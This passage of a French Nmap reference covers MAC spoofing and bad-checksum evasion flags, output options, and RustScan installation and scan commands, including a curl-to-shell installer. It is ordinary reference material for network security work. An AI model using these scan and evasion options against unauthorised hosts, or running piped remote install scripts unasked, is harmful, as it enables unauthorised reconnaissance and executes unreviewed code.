--spoof-mac <adresse MAC, préfixe ou nom du fabriquant>: Usurpe une adresse MAC
--badsum: Envoi des paquets TCP/UDP avec une somme de controle erronnée.

DIVERS

-6: Active le scan IPv6
-A: Active la détection du système d'exploitation et des versions
--datadir : Spécifie un dossier pour les fichiers de données de Nmap
--send-eth/--send-ip: Envoie des paquets en utilisant des trames Ethernet ou des paquets IP bruts
--privileged: Suppose que l'utilisateur est entièrement privilégié
-V: Affiche le numéro de version
--unprivileged: Suppose que l'utilisateur n'a pas les privilèges d'usage des raw socket
-h: Affiche ce résumé de l'aide

SORTIE

-oN/-oX/-oS/-oG : Sortie dans le fichier en paramètre des résultats du scan au format normal, XML, s|<rIpt kIddi3 et Grepable, respectivement
-oA : Sortie dans les trois formats majeurs en même temps
-v: Rend Nmap plus verbeux (-vv pour plus d'effet)
-d[level]: Sélectionne ou augmente le niveau de débogage (significatif jusqu'à 9)
--packet-trace: Affiche tous les paquets émis et reçus
--iflist: Affiche les interfaces et les routes de l'hôte (pour débogage)
--log-errors: Journalise les erreurs/alertes dans un fichier au format normal
--append-output: Ajoute la sortie au fichier plutôt que de l'écraser
--resume : Reprend un scan interrompu
--stylesheet <path/URL>: Feuille de styles XSL pour transformer la sortie XML en HTML
--webxml: Feuille de styles de références de Insecure.Org pour un XML plus portable
--no-stylesheet: Nmap n'associe pas la feuille de styles XSL à la sortie XML

Rustcan(quand nmap ne fonctionne pas)

installtion méthode 1

```
    wget
https://github.com/RustScan/RustScan/releases/download/2.1.1/rustscan_2.1.1_am
d64.deb
    sudo dpkg -i rustscan_2.1.1_amd64.deb
    sudo apt-get install -f  # If there are missing dependencies
```

Installation méthode 2

```
    #Installation de Rust toolchain
    sudo apt install curl
    curl https://sh.rustup.rs -sSf | sh
    source $HOME/.cargo/env
    #Installation de RustScan
    cargo install rustscan
    #Add to your Path si tu en a besoin
    export PATH="$HOME/.cargo/bin:$PATH"
    #Add RustScan to your Path avec le bash
    echo 'export PATH="$HOME/.cargo/bin:$PATH"' >> ~/.bashrc
    source ~/.bashrc
```

utilisation

```
rustscan -a <ip cible> -r 1-5000
rustscan -a <ip cible> -- -sV -sC    #combiner avec nmap
```

test `rustscan -V`